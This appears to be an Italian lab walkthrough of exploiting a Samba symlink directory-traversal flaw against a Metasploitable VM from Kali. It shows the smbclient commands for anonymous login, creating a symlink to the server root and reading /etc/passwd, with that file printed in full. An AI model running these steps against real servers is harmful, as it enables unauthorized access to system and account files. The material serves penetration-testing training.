


Utilizziamo smbclient //192.168.50.10:

tmp In questo caso otteniamo una shell "smb: \>"




Proseguiamo con modalità posix. Creiamo un link simbolico (symlink) all'interno della share attuale "tmp" chiamato "rootfs" a cui andremo a collegare la root del target Metasploitable. Per essere sicuri di intercettare la root di linux, utilizziamo la parent directory 10 volte. Controlliamo con ls e vediamo di aver montato la root



```
Clone di kali-linux-2025.3-virtualbox-amd64.. [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

kali@kali: ~
Session Actions Edit View Help
(kali@kali)~$ smbclient //192.168.50.101/tmp
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> posix
Server supports CIFS extensions 1.0
Server supports CIFS capabilities acfs pathnames
smb: /> symlink
symlink <link_target> <newname>
smb: /> symlink ../../../../../../../../../../ rootfs
smb: /> ls
.                D      0 Tue Mar 31 08:23:03 2026
..               DR     0 Fri Mar 13 06:40:10 2026
.ICE-unix        DH     0 Tue Mar 31 08:13:19 2026
.X11-unix        DH     0 Tue Mar 31 08:13:30 2026
.X0-lock         HR    11 Tue Mar 31 08:13:30 2026
4542.jsvc_up     R      0 Tue Mar 31 08:13:47 2026
rootfs          DR     0 Fri Mar 13 06:40:10 2026

7282168 blocks of size 1024. 5429376 blocks available
smb: /> █
```




```
Clone di kali-linux-2025.3-virtualbox-amd64.. [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

kali@kali: ~
Session Actions Edit View Help
4542.jsvc_up     R      0 Tue Mar 31 08:13:47 2026
rootfs          DR     0 Fri Mar 13 06:40:10 2026

7282168 blocks of size 1024. 5429376 blocks available
smb: /> cd rootfs/
smb: /rootfs/> ls
.                DR     0 Fri Mar 13 06:40:10 2026
..               DR     0 Fri Mar 13 06:40:10 2026
initrd          DR     0 Tue Mar 16 18:57:40 2010
media           DR     0 Tue Mar 16 18:55:52 2010
bin             DR     0 Sun May 13 23:35:33 2012
lost+found      DR     0 Tue Mar 16 18:55:15 2010
mnt             DR     0 Wed Apr 28 16:16:56 2010
sbin           DR     0 Sun May 13 21:54:53 2012
initrd.img      R 7929183 Sun May 13 23:35:56 2012
ex%            R      0 Fri Mar 13 06:40:10 2026
home           DR     0 Fri Apr 16 02:16:02 2010
lib            DR     0 Sun May 13 23:35:22 2012
usr            DR     0 Wed Apr 28 00:06:37 2010
proc           DR     0 Tue Mar 31 08:13:07 2026
root           DR     0 Tue Mar 31 08:13:30 2026
sys            DR     0 Tue Mar 31 08:13:08 2026
boot           DR     0 Sun May 13 23:36:28 2012
nolup.out      R 29614 Tue Mar 31 08:13:30 2026
etc            DR     0 Tue Mar 31 08:13:27 2026
dev            DR     0 Tue Mar 31 08:13:19 2026
vmlinuz        R 1987288 Thu Apr 10 12:55:41 2008
opt            DR     0 Tue Mar 16 18:57:39 2010
var            DR     0 Wed Mar 17 10:08:23 2010
cdrom          DR     0 Tue Mar 16 18:55:51 2010
tmp            D      0 Tue Mar 31 08:23:03 2026
srv            DR     0 Tue Mar 16 18:57:38 2010

7282168 blocks of size 1024. 5429376 blocks available
smb: /rootfs/> █
```

Utilizziamo il comando `more` per leggere il file `passwd`.



The screenshot shows a terminal window titled "Clone di kali-linux-2025.3-virtualbox-amd64.. [In esecuzione] - Oracle VirtualBox". The terminal displays the output of the `more` command applied to the `/etc/passwd` file. The output lists system and regular user accounts with their respective UID, GID, username, and shell paths. The terminal window has a menu bar with "Session", "Actions", "Edit", "View", and "Help". The status bar at the bottom shows "kali@kali: ~" and a system tray with various icons and the text "CTRL (DESTRA)".

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
:
```

